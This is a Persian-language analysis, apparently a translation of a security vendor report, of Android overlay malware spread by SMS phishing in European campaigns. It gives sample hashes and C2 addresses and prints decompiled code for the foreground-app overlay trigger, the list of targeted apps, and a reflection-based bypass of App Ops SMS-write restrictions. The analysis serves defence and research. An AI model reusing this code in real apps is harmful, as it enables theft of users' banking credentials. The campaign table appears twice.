بسمه تعالی

بررسی تحلیلی جدیدترین بدافزار Android


با سیستم پخش SMS Phishing

فهرست مطالب

مقدمه

در آوریل 2016، هنگام بررسیِ یک کمپین فیشینِگ پیامکی به نام RuMMS که هدف‌هایی از اروپا با سیستم عامل اندروید را هدف قرار می‌داد، متوجه سه کمپینِ فیشینِگ پیامکی دیگر شدیم که بنا به گزارش‌ها در دانمارک(فوریه ۲۰۱۶)، در ایتالیا(فوریه ۲۰۱۶) و در ایتالیا و دانمارک(آوریل ۲۰۱۶) پخش می‌شدند.

برخلاف کمپینRuMMS ، این سه کمپین در اروپا از تکنیک‌هایview overlay ، همان تکنیک‌هایی که در بدافزار SlemBunk استفاده شده بود، استفاده کردند تا ورودی‌هایی مشابه با برنامه‌های گوشی برای اطلاعات ورود به نمایش بگذارند، و در ادامه کاربرانی که در جریان نبودند را گول بزنند تا اطلاعات بانکی خود را در اختیارشان قرار دهند.شکل۱ روند این‌که چطور این بدافزارهای پوششی توسط فیشینِگ پیامکی پخش می‌شدند و کاربران اندروید را آلوده می‌کردند را نشان می‌دهد.



شکل۱. نمای کلی

عاملان تهدید معمولاً ابتدا سرورهای دستور و کنترل (C2) و سایت‌های میزبانیِ بدافزار را پیکربندی می‌کنند، سپس بدافزارها را بر روی سایت‌های میزبانی قرار می‌دهند و لینکی که به بدافزار هدایت می‌کند را از طریق SMS برای قربانی می‌فرستند. پس از نصب‌شدن روی دستگاه، بدافزار یک پروسه را برای مانیتور کردن این‌که کدام برنامه در حال اجرا روی صفحه‌ی کاربر (foreground) است، راه‌اندازی می‌کند. وقتی کاربر یک برنامه‌ی آشنا را روی صفحه اجرا می‌کند که بدافزار برای هدف‌قرار دادنِ آن برنامه طراحی شده است(مثلاً اپلیکیشن بانک)، بدافزار یک view برای فیشینگ در روی آن برنامه به صورتoverlay (پوششی) به نمایش در می‌آورد. کاربری که در جریان این حمله نیست، با فرض این‌که از برنامه‌ی معتبری استفاده می‌کند، ورودی‌های مورد نیاز(اطلاعات کارت بانکی) را وارد می‌کند؛ که این اطلاعات به سرور C2 که توسط گردانندگان این ویروس کنترل می‌شود ارسال می‌شوند.

در بررسی‌های موشکافانه روی بدافزارهایی که از طریق فیشینگ پیامکی پخش می‌شوند، ما به تازگی مشاهده کرده‌ایم که این نوع حملات با وجود اطلاع‌رسانی محققان امنیتی کماکان در حال اجرا هستند. علاوه بر این تحقیقات نظام‌مند، ما یافته‌هایی که در عین جالب بودن، نگران‌کننده هستند را پیدا کرده کریم که عبارتند از:

- از فوریه‌ی 2016 تا ژوئن 2016، ما 55 برنامه‌ی مخرب که در سری‌های فیشینگ پیامکی در اروپا به کار رفته بودند را یافته‌ایم. همه‌ی نمونه بدافزارها از تکنیکview ی پوششیِ مشابهی برای سرقت اطلاعات بانکی استفاده می‌کنند و همه‌ی آن‌ها از پروتکل روش اشتراک‌گذاریِ C2 مشابهی بهره می‌برند. در کنار سه کمپینی که به صورت عمومی در دانمارک و ایتالیا مشخص شدند، ما بدافزار مشابهی را در آلمان در مارس 2016 و در اتریش در آوریل 2016 تا مِی 2016 مشاهده کردیم. در ژوئن 2016، ما هنوز نمونه‌های جدیدی در حال ظهور و استفاده شدن در دانمارک و چند کشور اروپایی می‌بینیم که کاربران را هدف قرار داده‌اند.
- کاربرد کلیدی این نمونه‌ها همه یکسان است؛ با این وجود، طی زمان متوجه شدیم که نمونه‌ها در چند شاخه‌ی

مختلف در حال تحول و توسعه هستند. برای مثال، کمپین‌های اخیر، برنامه‌های شناخته شده تری را نسبت به کمپین‌های اولیه هدف قرار داده‌اند، به عنوان مثال با تمرکزِ خاصی روی برنامه‌های پیام‌رسان، در مقابل برنامه‌های بانکی. همین‌طور، اپلیکیشن‌های مخربی که در کمپین‌های اخیر استفاده شده اند به دلیل استفاده از تکنیک‌های obfuscation به نسبت سخت‌تر از قبلی‌ها آنالیز می‌شوند. به علاوه، برخی کاربردهای بیشتری به آن‌ها اضافه شده است؛ به طور خاص ما متوجه این شدیم که نسخه‌های جدیدتر، از تکنیک reflection برای دور زدن سرویس App Opsکه روی نوشتن SMS محدودیت می‌گذارد (معرفی شده در اندروید نسخه‌ی 4.3) استفاده می‌کنند. همه‌ی این‌ها این معنی را می‌رسانند که عاملان این تهدید به صورت فعالانه در حال توسعه‌ی کدِ بدافزارشان هستند.

- برخلاف کمپینRuMMS ، که به طور کلی از سرویس‌های هاستینِگ shared برای پخشِ بدافزار استفاده می‌کرد، کمپین‌های فیشینِگ پیامکی اروپایی تنوعِ بیشتری در زیرساخت‌های استفاده شده، برای مثال استفاده از دامنه‌های شخصی، سایت‌های هک‌شده، و سرویس‌های کوتاه‌کردن URL، نشان می‌دهند. از فوریه‌ی 2016، ما ۲۷ لینک bit.ly را مشاهده کردیم که در بدافزار و پخش آن استفاده شده بودند. در ژوئن ۲۰۱۶، ما متوجه سه سرویس کوتاه‌کردن URL دیگر شدیم که عبارت بودند از tr.im, jar.mar و is.gd که در کمپین آخری استفاده شده بودند. این مسئله آن معنی را می‌رساند که گردانندگان این تهدید سعی دارند با استفاده از تنوع کوتاه‌کننده‌هایURL ، از تشخیص داده شدن جلوگیری کنند.
- در مجموع، ما ۱۲ سرورِ C2 را که در ۵ کشور مختلف قرار داشتند و در این کمپین‌ها استفاده می‌شدند را شناسایی کردیم. بین آن‌ها، آی‌پی آدرسِ 85.95.5.109 توسط 24 برنامه‌ی مخرب در دو کمپین و 85.93.5.139 توسط 8 برنامه‌ی مخرب استفاده شده بود. ما همچنین ۴ سرورِ C2 را مشاهده کردیم که همگی در رنج آیپی 85.93.5.0/24 بودند. همه‌ی این‌ها نشانگر آن است که گردانندگان تهدید دسترسی بر منابع شبکه‌ی ارتباطی قابل توجهی دارند.
- سرویس‌های کوتاه‌کردن URL معمولاً سرویس‌های آنالیز بازدید ارائه می‌کنند که ما را در یافتن این‌که چه تعداد کاربر (از چه کشورهایی) در چه زمانی روی لینک کوتاه ما کلیک

کرده اند، کمک می‌کند. با استفاده از این سرویس‌ها، ما متوجه شدیم که حداقل 161349 کلیک بر روی ۳۰ لینک کوتاهی که به بدافزار پوششی منتقل می‌شدند، انجام شده است که هر یک می‌توانسته است موجب آلودگیِ یک دستگاه اندرویدی شود. اطلاعات زمانی مشخص کرد که بیشترین کلیک‌ها در چند روز ابتدایی ساخته‌شدن لینک انجام شده است.

شرح آسیب پذیری

از فوریه‌ی 2016 تا آوریل 2016، محققان امنیتی خبر از سه کمپینی دادند که شامل بدافزار پوششی اندرویدی بود که با استفاده از فیشینگِ پیامکی پخش می‌شد. طبق توضیحات گزارش‌ها، این کمپین‌ها از طریق پیامک فیشینگی که به گوشی کاربر ارسال می‌شده شروع می‌شده‌اند. یک پیام متنی برای مثال در شکل۱ آمده است. پیام به سختی به «ما نتوانستیم سفارش شما را تحویل دهیم. لطفا اطلاعات باربری خود را در لینک ... بررسی کنید» ترجمه می‌شود. کاربران دانمارکی و ایتالیایی از اهداف اولیه‌ی این سه کمپین گزارش شده‌اند.


تحقیقات اخیر ما مشخص کرده که این فعالیت‌ها همچنان در حال توسعه در کشورهای دیگر اروپا، مانند آلمان و اتریش نیز هستند که در آن‌جا هم اثراتی داشته‌اند. ما این فعالیت‌ها را در پنج کمپین، همان‌طور که در جدول۱ قابل مشاهده است، دسته‌بندی کرده‌ایم.

Campaign Name, Time Range & Targeted Countries	Example Sample & First Seen	Characteristics
MPay-Denmark 2016/02/18 to 2016/03/06 Denmark	df53b59e354462cd0e704b7b21a750f7 2016-02-18	Targeted users of MobilePay by Danske Bank. Similar to the RuMMS campaign, the malicious files were usually named mms.apk. In contrast, the sites hosting the malware seem to be attacker-registered domains as opposed to shared hosting providers.
Whats-Italy 2016/02/21 to 2016/02/24 Italy	97c2d04aa0f3c3b446fc228c1dbc4837 2016-02-24	Targeted WhatsApp users in Italy.
Whats-Germany* 2016/03/03 to 2016/03/10 Germany	9e9d9a3717eed4d558a3f5eddb260901 2016-03-03	Targeted WhatsApp and Google Play users in Germany.
PostDanmark **2016/03/10 to 2016/06/07** Denmark, Germany, Italy, Norway, UK...	af7a8d32865e8caf51a99c52834d4422 2016-06-06	The malware masqueraded as the official app used by post office users in Denmark. It can overlay its own credential input view on top of eight popular apps, including Ubercab, Youtube, and Wechat.
Post-Austria* 2016/04/16 to 2016/05/13 Austria	d84ff5a7e7c0c33dcfa237299869bc34 2016-04-25	The malware masqueraded as the official app used by post office users in Austria. It can overlay its own credential input view on top of eight popular apps, including Ubercab, Youtube, and Wechat.

Campaign Name, Time Range & Targeted Countries	Example Sample & First Seen	Characteristics
MPay-Denmark 2016/02/18 to 2016/03/06 Denmark	df53b59e354462cd0e704b7b21a750f7 2016-02-18	Targeted users of MobilePay by Danske Bank. Similar to the RuMMS campaign, the malicious files were usually named mms.apk. In contrast, the sites hosting the malware seem to be attacker-registered domains as opposed to shared hosting providers.
Whats-Italy 2016/02/21 to 2016/02/24 Italy	97c2d04aa0f3c3b446fc228c1dbc4837 2016-02-24	Targeted WhatsApp users in Italy.
Whats-Germany* 2016/03/03 to 2016/03/10 Germany	9e9d9a3717eed4d558a3f5eddb260901 2016-03-03	Targeted WhatsApp and Google Play users in Germany.
PostDanmark **2016/03/10 to 2016/06/07** Denmark, Germany, Italy, Norway, UK...	af7a8d32865e8caf51a99c52834d4422 2016-06-06	The malware masqueraded as the official app used by post office users in Denmark. It can overlay its own credential input view on top of eight popular apps, including Ubercab, Youtube, and Wechat.
Post-Austria* 2016/04/16 to 2016/05/13 Austria	d84ff5a7e7c0c33dcfa237299869bc34 2016-04-25	The malware masqueraded as the official app used by post office users in Austria. It can overlay its own credential input view on top of eight popular apps, including Ubercab, Youtube, and Wechat.

جدول۱. نمای کلی پنج کمپین فیشینگ پیامکی اروپایی که بر اساس زمان شروع مرتب شده اند. (*)در ابتدا توسط محققان FireEye عمومی شد

لینک‌های کوتاه به صورت مشترک در همه‌ی این پنج کمپین استفاده شده بودند. در مجموع ما ۳۰ لینک کوتاه‌شده یافتیم. برخی سایت‌های کوتاه‌کردن آدرس، سرویس آنالیز ارائه می‌کنند، که از طریق آن هر کس می‌تواند ببیند که چند نفر روی لینک کلیک کرده‌اند و این کلیک‌ها از چه کشورهای نشأت می‌گرفته‌اند. برای مثال، تصویر۲ نشان می‌دهد که ۱۳۵ کلیک از آلمان بر روی یکی از نمونه‌هایWhats-Germany ، و 1633 کلیک از اتریش روی یکی از نمونه‌های Post-Austria انجام شده است.



تصویر۲. صفحه‌ی آنالیز نمونه‌های Whats-Germany و post-Austria

::: تکامل کد

در کمپین‌های فیشینگ پیامکی فوق، ما مشاهده کردیم که کد بدافزار با گذر زمان در حال تحول است. سازنده های بدافزار به نظر با پشتکار در حال تلاش برای بهبود کد هستند. برای مثال با اضافه کردن برنامه‌های هدفِ جدید، obfuscate کردن کد برای جلوگیری از تشخیص‌داده‌شدن، و تلاش برای دور زدن محدودیت‌های App Ops.

::: اضافه‌کردن برنامه‌های هدفِ جدید

همه‌ی پنج کمپین تلاش دارند تا از برنامه‌های خاص هدفی، دزدیِ اطلاعات تعیین هویت کنند. وقتی برنامه‌ی مخرب شروع به کار می‌کند، یک سرویس در پس‌زمینه اجرا می‌شود تا برنامه‌هایی که در حال نمایش روی صفحه هستند را مانیتور کند. وقتی سرویس متوجه آن می‌شود که برنامه‌ی در حال نمایش روی صفحه، یکی از برنامه‌های مورد هدف است، یک نمای روکشی که با دقت مشابه آن طراحی شده است را روی برنامه‌ی هدف به نمایش در می‌آورد.

آنالیز کد بدافزار نشان می‌دهد که این وظیفه با استفاده از یک متد در سرویس اصلی، به نام initInjTask (در اکثر موارد) اجرا می‌شود. شکل۳ کد initInjTask را در یکی از اولین نمونه‌های کمپین MPayDenmark نمایش می‌دهد که در آن یک برنامه‌ی محلی به نام MobilePay مورد هدف قرار گرفته بود.

```
private void initInjTask() {
    this.injTask = new Runnable() {
        public void run() {
            if((MainService.this.getTop().contains("dk.danskebank.mobilepay"))
                && !MainService.settings.getBoolean("CARD_SENT", false)) {
                Intent v0 = new Intent(MainService.this, MobileBank.class);
                v0.addFlags(268435456);
                MainService.this.startActivity(v0);
            }
        }
    };
    this.scheduler.scheduleAtFixedRate(this.injTask, 500, 4000, TimeUnit.MILLISECONDS);
}
```

شکل۳. کلاس MobileBank قرار است اجرا شود تا پوششی باشد برای برنامه‌ای با نام dk.danskebank.mobilepay

شکل۴ کد initInjTask را در یک نمونه‌ی Whats-Italy نمایش می‌دهد؛ که در آن هدف به یک برنامه با کاربرد گسترده‌تر تغییر کرده بود: مسنجر WhatsApp.

```
private void initInjTask() {
    this.injTask = new Runnable() {
        public void run() {
            if((MainService.this.getTop().contains("com.whatsapp"))
                && !MainService.settings.getBoolean("CARD_SENT", false)) {
                Intent v0 = new Intent(MainService.this, Cards.class);
                v0.addFlags(268435456);
                MainService.this.startActivity(v0);
            }
        }
    };
    this.scheduler.scheduleAtFixedRate(this.injTask, 500, 4000, TimeUnit.MILLISECONDS);
}
```

شکل4. کلاس Cards قرار است اجرا شود تا پوششی باشد برای برنامه‌ی com.whatsapp

شکل5 کد initInjTask را در یک نمونه‌ی Whats-Germany نمایش می‌دهد، که در آن هدف به دو برنامه‌ی WhatsApp و Google Play Store تغییر کرده بود.

```
private void initInjTask() {
    this.injTask = new Runnable() {
        public void run() {
            String v1 = MainService.this.getTop();
            if(((v1.contains("com.whatsapp")) || (v1.contains("com.android.vending")))
                && !MainService.settings.getBoolean("CARD_SENT", false)) {
                Intent v0 = new Intent(MainService.this, Cards.class);
                v0.putExtra("package", v1);
                v0.addFlags(268435456);
                MainService.this.startActivity(v0);
            }
        }
    };
    this.scheduler.scheduleAtFixedRate(this.injTask, 500, 4000, TimeUnit.MILLISECONDS);
}
```

شکل5. کلاس Cards قرار است اجرا شود تا پوششی باشد برای برنامه‌های WhatsApp و Play Store

شکل6 کد initInjTask را در یک نمونه‌ی Post-Austria نمایش می‌دهد (در این مورد، کد برنامه‌ی مخرب obfuscate شده بود. کد از فایل jar استخراج شده است). در مجموع، هشت برنامه‌ی محبوب جهانی، منجمله Uber و WeChat در رادار آن بودند.

```
static {
    Constants.PACKAGES = new String[]{  "com.whatsapp", "com.android.vending",
                        "com.facebook.orca", "com.facebook.katana", "com.tencent.mm",
                        "com.google.android.youtube", "com.ubercab", "com.viber.voip"};
}

private void initInjTask() {
    this.injTask = new Runnable() {
        public void run() {
            String v2 = jkzrcelyi.this.getTop();
            int v0 = 0;
            int v1 = 0;
            while(v1 < Constants.PACKAGES.length) {
                if(v2.contains(Constants.PACKAGES[v1])) {
                    v0 = 1;
                }
                else {
                    ++v1;
                    continue;
                }

                break;
            }

            if(v0 != 0 && !jkzrcelyi.settings.getBoolean("CARD_SENT", false)) {
                Intent v1_1 = new Intent(jkzrcelyi.this, cqkwjqjtoz.class);
                v1_1.putExtra("package", v2);
                v1_1.addFlags(268435456);
                jkzrcelyi.this.startActivity(v1_1);
            }
        }
    };
    this.scheduler.scheduleAtFixedRate(this.injTask, 500, 4000, TimeUnit.MILLISECONDS);
}
```


شکل6. کلاس cqkwjqjtoz قرار است اجرا شود تا پوششی باشد برای هشت برنامه‌ی محبوب

::: Obfuscate کردن کد

در کمپین‌های اولیه، منجمله MPay-Denmak, Whats-Italy و Whats-Germany، بیشتر برنامه‌های مخرب به صورت obfuscate نشده بودند و مهندسان Reversing با تجربه، به سادگی می‌توانستند با کد disassembled شده آن کار کنند.

شکل7، کد manifest و ساختار کد نمونه‌های ابتدایی را نشان می‌دهد. با این دو بخش از اطلاعات می‌بینیم که سه receiver برای اهداف مختلفی رجیستر شده‌اند. برای مدیریت SMSهای دریافتی؛ برای درخواست برای دسترسی admin؛ و برای شروع برنامه در هنگام بوت شدن و مدیریت دو رویداد مرتبط به اپلیکیشن. همین‌طور دو سرویس وجود دارند که برای اجرا در پس‌زمینه ساخته شده‌اند و چهار activity که برای تعامل با کاربر هستند. با اطلاعات کلی‌ای که در دست داریم،


آنالیزورهای بدافزار ماهر می‌توانند به سادگی بفهمند که هر قسمت از کد چه نقشی دارد و در ادامه متوجه شوند که چطور این قسمت‌ها با یکدیگر کار می‌کنند تا به نتیجه‌ی بدافزار برسند.



شکل7. ساختار کد و فایل manifest از یک کد اولیه و obfuscate نشده

از آوریل 2016، مشاهده کردیم که همه‌ی نمونه‌های دیتابیس ما از تکنیک‌های obfuscation استفاده کرده‌اند. با obfuscation، فایل manifest به نسبت برای خواندن سختتر شد و ساختار کد به طور کامل متفاوت شد.

شکل8 یک نمونه را نشان می‌دهد که در کمپین PostDanmark است. ساختار کد در سمت چپ نشان می‌دهد که چهار class به نام‌های a,b,c,d و mrtbeig با نام پکیج مشترک com.atrdectn.ioitsrc وجود دارند. در سمت راست، فایل manifest نشان می‌دهد که چهار receiver وجود دارد؛ هفت سرویس و چهار activity؛ البته با نام پکیج متفاوتِ com.lpygioep.tjzcverotl. خوب پس کدِ این کلاس‌های تعریف شده کجاست؟ هدفِ این کلاس‌هایی که در چپ نام‌گذاری شده‌اند چیست؟ این‌جا کد برای آنالیز شدیداً پیچیده‌تر شده است.



شکل8. ساختار کد و فایل manifest از کد obfuscate شده

تحقیقات عمیق‌تر نشان داد که این کلاس‌ها که در سمت چپ تعریف شده‌اند payload واقعی را می‌سازند و view فیشینگ را روی هشت برنامه‌ی شناخته‌شده‌ی معروف نمایش می‌دهند. کد آن‌ها در واقع در فایل assetای به نام mptxip.dat ذخیره شده است که به صورت خاصی encode شده است.

کلاس‌های سمت چپ در واقع کد را unpack می‌کنند تا فایل asset را دیکد کنند، تا payload واقعی را در زمان اجرا بارگذاری کنند و از reflection برای اجرای کد مخرب در payload استفاده کنند. این پروسه به نسبت پیچیده‌تر است و ابتدا یک سری آنالیز کد استاتیک نیاز دارد تا مشخص شود چه چیزی در کد موجود است، سپس آنالیزهای دینامیک(زمان اجرا) تا payload واقعی را به دست آید؛ و سپس هر دو آنالیز برای فهمِ payload واقعی. سازنده‌های آنتی‌ویروس‌ها همواره در شناسایی این‌گونه تهدیدها دچار مشکل هستند. به طوری‌که در 8 ژوئن 2016، تنها 6 آنتی‌ویروس از 54تا، توانستند این نمونه‌ها را به عنوان ویروس تشخیص دهند.

::: دور زدن محدودیت App Ops

اندروید از permission ها برای اپلیکیشن‌ها استفاده می‌کند تا مشخص کند که یک برنامه چه رفتارهای حساسی می‌تواند انجام دهد. در نسخه‌های قبلیِ سیستم‌عامل اندروید، وقتی یک برنامه نصب می‌شد، از کاربر خواسته می‌شد تا دسترسی‌هایی که برنامه درخواست می‌کند را تایید کند. اگر کاربر با این دسترسی‌ها مخالفت می‌کرد، برنامه نصب نمی‌شد؛ که مفهومش «همه یا هیچ» است(یا برنامه نصب می‌شود یا کلاً نصب نمی‌شود، حد وسطی نداریم App Ops). یک سرویس است که در اندروید 4.3 برای اولین بار به کار رفت، و کارش آن است که اجازه می‌دهد دسترسی‌های یک برنامه در زمان اجرا تغییر کند. با استفاده از App Ops ، کاربر می‌تواند بعضی دسترسی‌های برنامه را در زمان اجرا تایید یا رد کند. به طور جالبی مشاهده کردیم که از کمپین What-Italy به بعد، بدافزارهای پوششی شروع به اضافه کردن کدهایی کردند که سعی داشت این محدودیت را دور بزنند.

شکل۱۰ قطعه‌کدی را در کلاسِ MainService نشان می‌دهد که در زمان شروع اپلیکیشن توسط launcher activity اجرا می‌کردد. این قطعه‌کد بررسی می‌کند که آیا build version این دستگاه 19 (یعنی اندروید 4.4) هست یا نه؛ و این‌که آیا App Ops دسترسیِ WRITE_SMS را محدود کرده یا نه. اگه هر دو شرط صحیح باشند، بدافزار تابع setWriteEnabled را از کلاسِ SmsWriteOpUtil (در خط 93) صدا می‌کند تا دوباره دسترسیِ نوشتنِ SMS را فعال کند.

```
90      if(Build$VERSION.SDK_INT == 19 && !SmsWriteOpUtil.isWriteEnabled(this.getApplicationContext())) {
91
92              Utils.putBoolVal(MainService.settings, "CAN_WRITE_SMS",
93                  SmsWriteOpUtil.setWriteEnabled(this.getApplicationContext(), true));
94
95      }
```

شکل9. کدی برای چک کردن و فعال‌سازی دوباره‌ی دسترسیِ نوشتن SMS

شکل۱۰ کد اصلیِ SmsWriteOpUtil را برای فعال‌سازی دوباره‌ی دسترسی نوشتن SMS نشان می‌دهد. در خط 60، یک handle به سرویس سیستمیِ App Ops وصل شده است. در خط 61، reflection برای گرفتن دسترسی به کلاسِ خاص استفاده شده است. در خط 64 و 65، متدهای reflection، یعنی getMethod و invoke برای صدا زدنِ یک متد به نام

setMode استفاده شده اند. این متدهای API معمولاً برای استفاده توسط کد فریم‌ورک‌های دیگر و یا اپلیکیشن‌های از پیش نصب شده ساخته می‌شوند. هر چند در این نمونه خاص، گردانندگان تهدید از reflection برای دور زدن محدودیت App Ops استفاده می‌کنند.

```
58  private static boolean setMode(Context arg10, int arg11, int arg12, int arg13) {
59      boolean v6 = true;
60      Object v0 = arg10.getSystemService("appops");
61      Class v1 = v0.getClass();
62      int v8 = 4;
63      try {
64          Method v2 = v1.getMethod("setMode", Integer.TYPE, Integer.TYPE, String.class, Integer.TYPE)
65          v2.invoke(v0, Integer.valueOf(arg11), Integer.valueOf(arg12), arg10.getPackageName(), Integer.valueOf(arg13));
66          return v6;
67      }
68      catch(IllegalAccessException v3) {
69              v3.printStackTrace();
70      }
71
72      return false;
73  }
74
75  public static boolean setWriteEnabled(Context arg3, boolean arg4) {
76      int v1 = SmsWriteOpUtil.getUid(arg3);
77      int v0 = arg4 ? 0 : 1;
78      return SmsWriteOpUtil.setMode(arg3, 15, v1, v0);
79  }
```

شکل10. کدی که از reflection برای صدا کردن سرویس App Ops استفاده می‌کند تا دسترسی نوشتن SMS را فعال کند.

::: سایتهای میزبانی

برای اجرای کمپین‌های فیشینگ پیامکی، گردانندگان تهدید، اول باید مشخص کنند که کجا قرار است بدافزارشان را میزبانی کنند. سرویس‌های هاستینگ اشتراکی به شدت در کمپین RuMMS استفاده شده بودند، اما گردانندگان تهدید در این پنج کمپین آن را به استفاده از دامنه‌های شخصی، کوتاه‌کننده‌های URL، و سایت‌های هکشده کمی تغییر دادند.

::: دامنه های شخصی

